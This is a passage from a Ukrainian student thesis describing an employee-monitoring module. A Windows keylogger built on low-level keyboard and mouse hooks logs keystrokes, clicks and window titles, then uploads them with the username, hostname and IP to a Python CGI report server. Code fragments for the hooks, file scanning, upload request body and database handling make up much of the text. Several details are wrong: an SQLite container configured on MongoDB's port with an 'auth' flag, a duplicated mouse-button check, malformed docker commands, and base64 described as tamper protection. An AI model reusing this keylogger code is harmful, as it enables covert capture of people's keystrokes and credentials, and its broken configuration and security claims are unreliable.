

Рис. 3.9. Діаграма класів МФЗ

На рис. 3.10. представлено діаграму класів MOBI.



Рис. 3.10. Діаграма класів MOBI

Діаграма взаємодії (рис. 3.11) описує поведінку екземплярів об’єктів програмного модулю та повідомлення, якими дані об’єкти обмінюються.



Рис. 3.11. Діаграма взаємодії

Діаграма станів визначає зміну станів програмного комплексу під час роботи та дії, які виконуватимуться у кожному стані (рис. 3.12).



Рис. 3.12. Діаграма станів

3.3. Реалізація програмного модулю

3.3.1. Налаштування запуску

Для автоматизації запуску програмного модулю було створено файл *docker-compose*.

Compose – це інструмент для визначення та запуску багатоконтейнерних програм *Docker*. Файл у форматі *YAML* дозволяє налаштувати служби програми.

Потім за допомогою однієї команди можна створити та запустити всі служби з вказаної конфігурації.

Даний конфігураційний файл створює три контейнери: *app, sqlite3* та *server*.

Контейнер *app* містить в собі модуль MOBI. Він має завжди перезавантажуватися після падіння, брати локальні змінні з файлу оточення *.env* та базуватися на зображені *kachanov/app*, яке містить в собі середовище виконання мови *C++*. Налаштування контейнеру наведені нижче:

```
version: "3.4"
services:
 app:
  <<: *app_template
  container_name: app
  tty: true
  logging:
   driver: "json-file"
   options:
    max-file: "5"
    max-size: "500m"
...
```

Контейнер *sqlite3* базується на офіційному зображенні БД. Він має завжди перезавантажуватися після падіння, авторизуватися після запуску, зберігати локальні файли у директорії *data/db* та працювати під зовнішнім портом 27017, внутрішній порт знаходиться у файлі оточення *.env*. Налаштування контейнеру наведені нижче:

```
sqlite3:
  image: keinos/sqlite3:latest
  container_name: "sqlite3"
  restart: unless-stopped
  command: sqlite3 --auth
```

```
env_file: ".env"
environment:
 DATA_DIR: "/data/db"
volumes:
 - sqlite3data:/data/db
ports:
 - "${sqlite3_PORT}:27017"
tty: true
logging:
  driver: "json-file"
  options:
    max-file: "5"
    max-size: "500m"
```

До контейнер *server* доступ відбувається через порт, вказаний у файлі оточення *.env*. Даний контейнер базується на контейнері *sqlite3*, оскільки він відповідає за роботу з БД. Налаштування контейнеру наведені нижче:

```
server:
 <<: *app_template
 container_name: server
 ports:
 - "${SERVER_PORT}:${SERVER_PORT}"
 depends_on:
 - "sqlite3"
 tty: true
 logging:
  driver: "json-file"
  options:
    max-file: "5"
    max-size: "500m"
```

3.3.2. Використані бібліотеки

Бібліотека – збірка об’єктів чи підпрограм для вирішення близьких за тематикою задач. У залежності від мови програмування бібліотеки містять об’єктні модулі чи початковий код, дані та інтеграції нових можливостей в програмні рішення.

Для реалізація програмного модулю було вирішено використати ряд бібліотек, таких як:

- *windows.h;*
- *Winsock2.h;*
- *sys/stat.h;*
- *time.h;*
- *tlhelp32.h;*
- *urlencode.h;*
- *kbext.h;*
- *base64.h.*

Дані бібліотеки полегшили процес програмування та зменшили загальний обсяг написаного коду.

Бібліотеки *windows.h , Winsock2.h* та *kbext.h* спрямовані на роботу з операційною системою *windows,* що дозволяю розробнику реєструвати натискання клавіш на клавіатурі, натискання мишкою, перехоплення назв відкритих додатків, *ethernet*-протоколів тощо.

Бібліотека *sys/stat.h* полегшує роботу з файлами. Вона дозволяє зчитувати статус файлу, зчитувати дані, записувати дані, повертати результат заповнення структури.

Стандартна бібліотека *time.h* містить в собі типи і функції для роботи з датою та часом. Деякі функції можуть працювати з місцевим часом, який може відрізнятися від календарного, наприклад у зв’язку з часовими поясами. Визначено арифметичні типи *clock_t* і *time_t* для представлення часу, а структура *struct tm* містить компоненти календарного часу. Поле *tm_isdst* має позитивне значення,

якщо активний режим літнього часу, нуль в іншому випадку і негативне значення, якщо інформація про сезон часу недоступна чи невідома.

Бібліотека *tlhelp32.h* дозволяє отримувати інформацію про запущені процеси, зупиняти їх, створювати знімки запущених процесів тощо.

Бібліотека *urlencode.h* полегшує кодування *url*-адрес. Кодування *URL*-адреси, також відоме як "процентне кодування", є механізмом кодування інформації в єдиному ідентифікаторі ресурсу (*URI*). Хоча воно відоме як *URL*-кодування, воно, насправді, використовується більш загально в рамках основного набору уніфікованих ідентифікаторів ресурсів (*URI*), що включає як уніфікований локатор ресурсів (*URL*), так і єдине ім’я ресурсу (*URN*). Кодування може використовуватися при підготовці даних для відправки даних форми HTML у запитах HTTP.

base64.h – проста бібліотека для кодування та декодування даних на мові *C++* в позиційній системі числення з основою 64. Кодування використовується для, наприклад, передачі бінарних файлів до серверу.

3.3.3. Реалізація функцій модулю

Функція – фрагмент програмного коду, до якого можливо звернутися з іншого фрагменту програми. В більшості випадків з функцією пов’язується ідентифікатор. Функція має можливість приймати параметри та повинна повертати певні значення, навіть порожнє значення, такі функція називають процедурами.

Для реалізація спроектованих рішень було написано декілька класів (див. 3.2).

Після запуску серверної частини клас *Factory* за принципом шаблону проектування «Фабрика», у єдиному методі *create()* створюються об’єкти класів *ResponceHandler, FileAttachment, Keystrokes, Warning* та *WindowTitle.*

Шаблон проектування «Фабрика» дозволяє повторно використовувати об’єкти та не створювати нові, що оптимізує використання системних ресурсів під час роботи програми. Також, шаблон дозволяє спростити додавання нових

класів, модулів та функцій до програми, не змінюючи при цьому весь існуючий код, виділяє точку входу програми в єдине місце та реалізує принцип закритості і відкритості.

Якщо клас *ResponceHandler* отримує *POST*-запит, а в контенті запиту є файл, створюється з'єднання з базою даних і інформація записується, що представлено у коді:

```
…
if q('filename') and q('content'):
con = sqlite3.connect('db.dat')
cur = con.cursor()
cur.execute("INSERT INTO uploads (username, hostname, ip, pid, localtime, servertime, filename, content) VALUES (?,?,?,?,?,?,?,?)",
(q('username'), q('hostname'), q('ip'), q('pid'), int(q('localtime')), int(time.time()), q('filename'), q('content')))
con.commit()
con.close()
print('content-type:text/html\n')
print('OK. Upload succeeded.<br> ')
...
```

Якщо отримано запит *GET,* в якому вказано ідентифікатор файлу, відбувається пошук в БД, формується веб-сторінка та повертається користувачу:

```
...
elif q('getFile'):
fileId = q('fileId')
con = sqlite3.connect('db.dat')
cur = con.cursor()
cur.execute('SELECT filename, content FROM uploads WHERE id=?', fileId)
rows = cur.fetchall()
print('content-type: text/html\n\n')
```

print (‘<table style="table-layout: fixed;word-break: break-all;border-collapse: collapse;width:100%;"><tr><th>filename</th><th>content</th></tr> ‘)

print (‘<tbody> ‘)

for field in rows:

print (‘<tr><td> ‘ + field[0] + ‘</td><td> ‘ + str(base64.b64decode(field[1])) + ‘</td> ‘)

print (‘</tbody> ‘)

print (‘</table> ‘)

print(‘ ‘)

con.close()

...

Метод *userActivityHtm(cur, username, earliestDisplay)* повертає сформовану веб-сторінку на запит з фільтрацією даних або без. Запит до БД:

...

*cur.execute("SELECT * FROM uploads WHERE username=? AND localtime > ? ORDER BY localtime ASC", (username, earliestDisplay))*

...

Інші класи у МФЗ відповідають за формування веб-сторінки в залежності від їх типу. Наприклад, клас *WindowTitle* відповідає за формування тієї частини звіту, яка зберігає в собі інформацію про відкриті користувачем вікна під час роботи модулю. Даний клас повертає наступну строку:

...

Return ‘ <small

*style="color:#666">%s</small>
%s ‘ %*

(timeStr(self.ts), htmlEscape(self.title))

...

У МОВІ також реалізований шаблон «Фабрика» у класі *WinMain.* Він зберігає в собі об’єкти класів *InputHandler, FileManager* та *Response,* а єдина функція *main()* відповідає за створення всіх об’єктів.

Також цей клас підписується на сигнали про введення від операційної системи, записує поточний час запуску програми та запускає цикл перевірки зміни файлів у системі на кожні 10 секунд повторення. Після цього відображається вікно з повідомленням про те, що модуль був успішно запущений. Описані функції представлені в коді нижче:

```
...
kbHook = SetWindowsHookEx(WH_KEYBOARD_LL,
(HOOKPROC)InputHandler, GetModuleHandle(NULL), 0);
mouseHook = SetWindowsHookEx(WH_MOUSE_LL,
(HOOKPROC)MouseHandler, GetModuleHandle(NULL), 0);
SetTimer(NULL, 0, 1000, logTime);
SetTimer(NULL, 0, 10123, uploadAttachments);
MessageBox(NULL, "Програмний модуль запущено!", "Качанов М.А.",
MB_OK);
...
```

Клас *InputHandler*, при отримані сигналу від пристроїв введення, передає отримані дані у об’єкт *Logger*. Наприклад, метод *getMouse()* визначає, яка саме клавіша комп’ютерної миші була натиснута та отримує назву поточного запущеного вікна:

```
...
logWindowTitle();
if (wParam == WM_LBUTTONDOWN)
{ log("<click>"); }
else if (wParam == WM_RBUTTONDOWN)
{ log("<rclick>"); }
else if (wParam == WM_RBUTTONDOWN)
{ log("<mswheel>"); }
return 0;
...
```

Клас *FileManager* раз в 10 секунд відправляє усі збережені файли з даними про введення користувача на сервер в методі *uploadFile()*. Формується тіло запиту, яке включає в себе назву файлу, ім’я користувача в системі, локальну адресу комп’ютеру, випадкову строку, яка також міститься у назві файлу, локальний час та сам файл. Код формування тіла запиту представлено нижче:

```
...
string *requestBody = new string("");
*requestBody += \
"&filename=" + UrlEncodeString(filename) + \
"&username=" + UrlEncodeString(username) + \
"&hostname=" + UrlEncodeString(hostname) + \
"&ip=" + getLocalIp() + \
"&pid=" + pidStr + "." + randomIdStr + \
"&localtime=" + UrlEncodeString(nowStr) + \
"&content=" + UrlEncodeString(base64data);
...
```

Крім того, даний клас шукає усі файли за вказаною маскою та перевіряє їх на зміни. Частина методу для пошуку усіх файлів *listFiles*() представлена нижче:

```
...
if (masks[cMask] == NULL) break;
string maskPath = string(masks[cMask]);
maskPath = maskPath.substr(0, maskPath.find_last_of('/'));
HANDLE myHandle = FindFirstFile(masks[cMask], &fileDesc);
while (1) { if (myHandle != INVALID_HANDLE_VALUE) {
string filePath = maskPath + "/" + fileDesc.cFileName;
result.push_back(pair<string, int>(filePath, cMask));
int ok = FindNextFile(myHandle, &fileDesc);
if (ok == 0 && GetLastError() == ERROR_NO_MORE_FILES) break; }
...
```

Клас *Logger* відповідає за збереження отриманих даних до файлів та запису поточного локального часу в системі для запобігання підробки даних працівниками. Метод *log()* перевіряє, чи зайнятий файл на даний момент та очікує його звільнення, перевіряє розмір файлу та час його останньої зміни:

```
...
void log(const char *msg) {
while (logFileInUse) { }
fprintf(fLog, "%s", msg);
fflush(fLog);
if (ftell(fLog) > MAX_UPLOAD_SIZE / 100 || (lastKeyLogRotate != 0 &&
time(0) - lastKeyLogRotate > 10000)) {
        rotateKeyLog(); }}
...
```

Клас *Response* відповідає за відправку *POST*-запиту на сервер. Після відправки повертається число -1, якщо запит не був надісланий чи отримав помилку у відповідь, або тіло відповіді, якщо запит був успішний.

```
...
sendPostRequestSimple(LPVOID requestBody)
{ string *request = (string*)requestBody;
string response = string("POST failed"); // if POST succeeds this gets
overwritten
int result = sendPostRequest("localhost", "index.py", (char*)request->c_str(),
response);
delete[] requestBody;
if (result == 0 && response.find_first_of("OK") != 0)
{ return -1; }
else { return result;}}
...
```

Для того, щоб запобігти фальсифікації даних користувачами, було використано кодування усієї записаної інформації до файлів в позиційну систему числення з основою 64 – *base64*.

Система широко застосовується в електронній пошті для передачі бінарних файлів у тексті листа (транспортне кодування). Всі широко відомі варіанти, відомі під назвою Base64, використовують символи A…Z, a…z і 0…9, що становить 62 знаки, для інших двох знаків в різних системах використовуються різні символи. Основа 64 (26) – це найбільший ступінь двійки, який може бути представлено лише друкованими символами ASCII.

MOBI кодує інформацію у файлі, яка відправляється до МФЗ, у наступному рядку:

*string base64data = base64_encode((const unsigned char *)content.c_str(), content.length());*

МФЗ зберігає вміст файлу в БД у закодованому вигляді, але під час запиту користувача декодує його у рядку:

weird = bytearray(set(range(0x100)) - set(map(ord, string.printable)))

print (‘<tr><td>‘ + field[0] + ‘</td><td>‘

+base64.b64decode(field[1]).translate(None, weird).decode() + ‘</td>‘)

Зміст файлу для звичайного користувача представляє собою набір символів, що затрудняє пошкодження цілісності інформації та дозволяє отримувати повні дані про дії, виконані за комп’ютером. Приклад вмісту файлу представлено на рис. 3.13.

Рис. 3.13. Приклад вмісту файлу

3.3.4. Керівництво користувача

Для запуску програмного модулю необхідно будь-яким зручним способом розмістити файли додатку на комп’ютері користувача та запустити *docker-compose*, в аргументах якого вказати файл конфігурації. Для запуску необхідно використати команду:

docker-compose run --service-ports web python index.py

Після цього необхідно увійти в оболонку контейнеру за допомогою команди:

docker -it exec shell kachanov/app

Далі необхідно запустити виконуваний файл *logger.exe*. Розташування файлу зображено на рис. 3.14.



Рис. 3.14. Розташування виконуваного файлу

Після запуску має з’явитися інформаційне вікно з повідомленням про те, що додаток розпочав свою роботу. Інформаційне вікно зображено на рис. 3.15.



Рис. 3.15. Інформаційне вікно після запуску додатку

Після цього програмний модуль починає розпізнавати будь-які дані з пристроїв введення та зберігати створені файли у папку *LOGS*. Файли зберігаються у форматі *.txt* та містять в назві дату та час їх створення. Приклад файлів представлено на рис. 3.16.



Рис. 3.16. Приклад створених файлів

Для того, щоб переглянути усі збережені звіти, необхідно перейти за адресом у браузері, по якому запущено сервер. Якщо сервер був запущений локально, необхідно перейти за адресом *http://localhost:8000/index.py*.

Для локального запуску серверу необхідно виконати команду у *cmd*:

python cgiserver.py

Якщо запуск був успішний, у командному рядку будуть відображатися усі запити, які надходять до серверу, що зображено на рис. 3.17. Для перевірки працездатності серверу, необхідно відвівати його за вищевказаним адресом та переглянути журнал.



Рис. 3.17. Запити, які надходять до серверу

Відрита сторінка дозволяє переглянути звіти з усіх комп'ютерів, які надсилали запити до серверу. У чорній рамці відображено ім'я користувача у системі, його *ip*-адреса та назва комп'ютеру. В зеленій рамці знаходяться посилання на файли, згруповані по даті створення. Зображення сторінки представлено на рис. 3.18.

Рис. 3.18. Веб-сторінка звітів

Якщо за останній час не було відправлено жодних файлів з даними від користувачів, відобразиться веб-сторінка, яку зображено на рис. 3.19.

Рис. 3.19. Інформація про відсутні файлів

Якщо програмний модуль був закритий та запущений повторно, про це відображається інформація у червоній рамці, де відображається ідентифікатор попереднього процесу програми та поточного. Приклад зображено на рис. 3.20.



Рис. 3.20. Зміна ідентифікатору процесу

При натисканні на назву файлу, відображається його зміст: назви запущений вікон, натиснуті клавіші тощо. Приклад вмісту файлу зображено на рис. 3.21.

